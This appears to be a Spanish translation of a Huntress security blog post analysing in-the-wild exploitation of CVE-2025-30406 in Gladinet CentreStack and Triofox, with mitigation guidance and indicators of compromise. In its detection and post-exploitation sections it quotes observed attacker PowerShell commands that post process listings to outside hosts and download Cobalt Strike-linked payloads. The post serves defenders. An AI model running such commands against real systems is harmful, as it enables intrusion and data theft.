

Agradecimiento especial a Craig Sweeney, Hayden Drummond, Michael Tigges, Tanner Filip, Jevon Ang, Jamie Dumas, Stephanie Fairless y Lindsey Welch por sus contribuciones y apoyo para este análisis.
El viernes 11 de abril de 2025, el Huntress SOC recibió una alerta de uno de nuestros propios detectores internos conocidos por detectar explotación de día cero.

Figura 1: Árbol de procesos de la carga útil de PowerShell originada desde el proceso de trabajo de IIS
Si bien esta es una detección simple para ver conexiones salientes sospechosas desde un proceso secundario irregular, indica que puede haber más por descubrir en el software servido por el worker del servicio web.
En este caso, el software sospechoso era Gladinet CentreStack, que recién se agregó a la base de datos de Vulnerabilidades Explotadas Conocidas de CISA con CVE-2025-30406. Al momento de escribir esto, Huntress ha visto siete organizaciones diferentes comprometidas a través de este vector de ataque.

Figura 2: Detalle de la línea de comandos de w3wp.exe

Figura 3: Captura de pantalla de la notificación de CISA sobre CVE-2025-30406
Según Shodan, hay unos cientos de servidores vulnerables expuestos a Internet público. Aunque este puede ser un número relativamente pequeño, el riesgo de compromiso inmediato sigue siendo severo.

Figura 4: Captura de pantalla de Shodan mostrando versiones afectadas de CentreStack
Es muy importante notar que esta debilidad también afecta a Gladinet Triofox, hasta la versión 16.4.10317.56372. Por defecto, las versiones anteriores del software Triofox tienen las mismas claves criptográficas codificadas en su archivo de configuración, y pueden ser fácilmente abusadas para ejecución remota de código.
¿Qué es CVE-2025-30406?
Según la base de datos NIST NVD, esta vulnerabilidad de severidad crítica 9.0 se relaciona con claves codificadas establecidas por defecto en los archivos de configuración de CentreStack y Triofox.

Figura 5: Captura de pantalla de la descripción de MITRE sobre CWE-321 / CVE-2025-30406
El portal web de CentreStack es una aplicación ASPX y usa el típico archivo web.config, que hemos visto en la ruta de instalación más común:
C:\Program Files (x86)\Gladinet Cloud Enterprise\root\web.config
También hemos visto un archivo web.config en esta ruta:
C:\Program Files (x86)\Gladinet Cloud Enterprise\portal\web.config
Esta debilidad se puede aprovechar para abusar del ViewState de ASPX, un mecanismo usado para preservar el estado de una página web y sus controles entre múltiples solicitudes HTTP. Las claves codificadas abren la puerta a una técnica de ataque muy estándar y bien investigada mediante deserialización de ViewState.
Para ser claros, puede haber dos archivos web.config (uno en root\ y otro en los directorios portal\ ) ya que esta es una configuración muy común en aplicaciones ASP.NET. Hay una aplicación web raíz y subaplicaciones anidadas.
- root\web.config es el archivo de configuración principal para el sitio raíz alojado por IIS.
- El portal\web.config es la configuración de una aplicación secundaria montada en /portal/, que es una subaplicación en IIS.
Para parchar o mitigar el riesgo, si ambos archivos web.config están presentes, ambos deben tener valores machineKey actualizados o el portal\web.config machineKey puede ser eliminado. La actualización oficial de Gladinet actualiza el archivo root\web.config pero elimina la entrada machineKey de portal\web.config. Este es un matiz muy importante porque todos los archivos de configuración deben asegurarse de no usar el valor de clave codificado por defecto para estar totalmente protegidos.
Si un servidor Gladinet CentreStack o Triofox está expuesto a Internet con estas claves codificadas, está en peligro inmediato y necesita ser parchado o tener los valores de machineKey cambiados lo antes posible. Se sabe que CVE-2025-30406 está siendo activamente explotado por actores de amenazas, y este problema de severidad crítica 9.0 no tiene “requisitos previos” más que conocer los valores de clave por defecto. La explotación lleva a ejecución remota de código como IISAPPPOOL\portaluser, que puede fácilmente escalar privilegios a NT AUTHORITY\SYSTEM y comprometer totalmente el servidor objetivo.
Para versiones anteriores de servidores Triofox, los archivos web.config se han encontrado en estas rutas dentro del directorio de instalación según corresponda:
C:\Program Files (x86)\Triofox\root\web.config
C:\Program Files (x86)\Triofox\portal\web.config
Los investigadores de seguridad de Huntress han recreado un exploit de prueba de concepto para demostrar los efectos de esta vulnerabilidad.
Guía de mitigación / ¿Qué debo hacer?
La versión mínima parchada de Gladinet CentreStack es 16.4.10315.56368. Todas las versiones anteriores, incluyendo 16.1.10296.56315 y versiones previas, son vulnerables con los valores de machineKey codificados por defecto. Triofox está parchado en la versión 16.4.10317.56372, con todas las versiones anteriores vulnerables.
Gladinet ha proporcionado su propio aviso de seguridad oficial y guía de remediación tanto para CentreStack como para Triofox:
- CentreStack:
https://gladinetsupport.s3.us-east-1.amazonaws.com/gladinet/securityadvisory-cve-2005.pdf - Triofox:
https://gladinetsupport.s3.us-east-1.amazonaws.com/gladinet/securityadvisory-cve-2025-triofox.pdf
Si no puedes parchar actualizando a la última versión, es imprescindible que, como mínimo, cambies tus valores de machineKey con el proceso descrito en su guía.
Huntress ha preparado este script de PowerShell como una conveniencia para que verifiques si eres vulnerable. Ejecuta este fragmento en un servidor que ejecute Gladinet CentreStack o Triofox:
Para agilizar el proceso de cambiar tu machineKey, también hemos preparado este script de PowerShell para generar una nueva clave de descifrado y clave de validación en tu archivo web.config. Esto automatiza el trabajo mínimo necesario para estar protegido contra esta vulnerabilidad:
Usando estos dos scripts, deberías poder evaluar fácilmente tu riesgo frente a CVE-2025-30406, mitigarlo, y luego reevaluar para asegurarte de estar protegido.
Observaciones de Huntress
Para buscar en toda la base de socios de Huntress, observamos el autorun configurado por defecto por el software Gladinet CentreStack: un servicio de Windows ejecutándose mediante el binario GladinetCloudMonitor.exe en la raíz de la carpeta de instalación. Al momento de escribir esto, hemos visto el software en aproximadamente 120 endpoints, con 7 organizaciones únicas afectadas por la explotación de la vulnerabilidad.
Los primeros indicadores de compromiso conocidos dentro de la base de socios de Huntress ocurrieron el 2025-04-11 16:59:44 UTC (mostrado arriba en la Figura 1). Esta fue una prueba de ejecución de código confiable:
powershell.exe Invoke-WebRequest -Uri http://REDACTED.oastify.com/REDACTED
Para verificar una explotación exitosa, busca errores de ViewState dentro del registro de eventos de aplicaciones de Windows alrededor del momento de la explotación con Event ID 1316.
Decodificar el Base64 encontrado en el registro de eventos revelará el comando que se intentó ejecutar en el host.
Huntress también ha observado otras solicitudes fuera de banda previas a la post-explotación para confirmar conectividad con servidores sin parchar.
powershell.exe Invoke-WebRequest -Uri http://REDACTED.oast.fun -Method POST -Body $(tasklist)
Algo a destacar es la similitud en las técnicas de estos comandos de descubrimiento con un grupo de actividad que explotaba la reciente vulnerabilidad de CrushFTP en nuestro blog reciente: CVE-2025-31161 Auth Bypass and Post-Exploitation.
Post-explotación
Huntress también ha observado a actores de amenazas intentando usar PowerShell codificado para descargar y cargar lateralmente una DLL mediante una técnica de cradle comúnmente utilizada:
- Comando: powershell.exe -encodedCommand REDACTEDBASE64PAYLOAD==
- Texto plano: Invoke-WebRequest -uri http://REDACTED:REDACTED/d3d11.dll -outfile C:\Users\Public\REDACTED\d3d11.dll
- Comando: Invoke-WebRequest -uri http://redacted:redacted/Centre.exe -outfile C:\Users\Public\Redacted\Centre.exe
Este ejecutable Centre.exe, probablemente nombrado así por la vulnerabilidad, es un renombrado “Wallpaper Engine Launcher” de Kristjan Skutta originalmente llamado launcher.exe. También cabe señalar que el archivo d3d11.dll es el mismo archivo reportado anteriormente en nuestro blog reciente de CrushFTP. Esto destaca lo rápido que los actores de amenazas pueden pivotar para aprovechar nuevas vulnerabilidades, pero que sus métodos posteriores al ataque no necesariamente tienen que cambiar para ser efectivos.
El proceso Centre.exe fue eliminado por Windows Defender en minutos con el siguiente nombre de amenaza:
Behavior:Win32/CobaltStrike.H!sms
En todos los incidentes pertinentes, el ejecutable Centre.exe se conectó a estas direcciones IP:
- 104.21.16[.]1
- 104.21.48[.]1
También se ha observado a actores de amenazas realizando movimiento lateral e instalando herramientas de acceso remoto, concretamente MeshCentral. Un host dentro de una organización no había sido incorporado a Huntress al momento de la explotación, lo que resultó en movimiento lateral a otro endpoint.
En el segundo host (que ejecutaba el agente de Huntress), observamos que se ejecutaron comandos predeterminados de PowerShell de Impacket para realizar varios comandos de enumeración, instalar la herramienta de acceso remoto MeshCentral MeshAgent, y ejecutar el binario renombrado launcher.exe mencionado anteriormente (Centre.exe).
El agente de MeshCentral se conecta a rtb[.]mftadsrvr[.]com, con la misma IP que la conexión de Centre.exe.
Prueba de concepto
Si bien una prueba de concepto pública aún no está disponible, nos abstendremos de compartir más detalles técnicos y nuestra propia prueba de concepto interna. Puedes ver ejemplos de los efectos de la explotación con una demostración en video a continuación:
No tenemos intención de compartir la prueba de concepto para envalentonar a otros adversarios, pero una vez que se comparta públicamente un exploit externo, actualizaremos este blog para incluir los detalles técnicos de recrear el script de ataque.
Podemos confirmar que los parches de Gladinet CentreStack y Triofox son efectivos para detener la explotación de nuestra prueba de concepto probada.
¿Qué está haciendo Huntress?
Huntress ha identificado ~120 endpoints que ejecutan el software Gladinet CentreStack en toda nuestra base de socios.
Nuestro equipo está enviando notificaciones por correo electrónico y un alcance exhaustivo a los socios que ejecutan el software Gladinet CentreStack y Triofox para instarlos a parchar o mitigar CVE-2025-30406. Los scripts de PowerShell anteriores y los recursos a continuación en esta publicación de blog deberían ayudarte a probar, detectar y mitigar esta vulnerabilidad.
Hemos preparado este detector Sigma para alertar sobre los efectos de ejecución de código de CVE-2025-30406:
Además, hemos desarrollado una regla de Chainsaw para habilitar una detección fácil dentro de los registros de eventos de Windows gracias a la fenomenal utilidad Chainsaw de WithSecure. El equipo de WithSecure ha dedicado tiempo y esfuerzo significativos previamente ayudándonos en la resolución de problemas mientras que Huntress ha hecho contribuciones previas al proyecto -- estamos muy agradecidos por su colaboración.
Si crees que podrías estar afectado, aprovecha nuestra prueba gratuita para descubrir rápidamente cualquier artefacto dejado atrás.
Indicadores de compromiso (IOCs)
|
Indicador |
Primera observación |
Descripción |
|
d3d11.dll 48b006cb17e75ecdb707dc40dd654f449b94abe49f97a808b35cabca1c5fabbf |
2025-04-12 |
Cobalt Strike (?) |
|
Centre.exe 30981d4082b58704d12a376c3cbb12fecb8a36c2bce64666315e26aef21e75c2 |
2025-04-12 |
Wallpaper Engine Launcher |
|
launcher.exe |
2025-04-12 |
Nombre de archivo original para Centre.exe |
|
165.227.7[.]206 |
2025-04-11 |
Dirección IP del atacante |
|
104.21.16[.]1 |
2025-04-12 |
Dirección IP del atacante |
|
104.21.48[.]1 |
2025-04-12 |
Dirección IP del atacante |
|
2.58.56[.]16 |
2025-04-12 |
Dirección IP del atacante (también observada en explotación de CrushFTP) |
Behavior:Win32/CobaltStrike.H!sms | 2025-04-12 | Detección de Windows Defender |
|
45.84.107[.]76 |
2025-04-13 |
Dirección IP del atacante |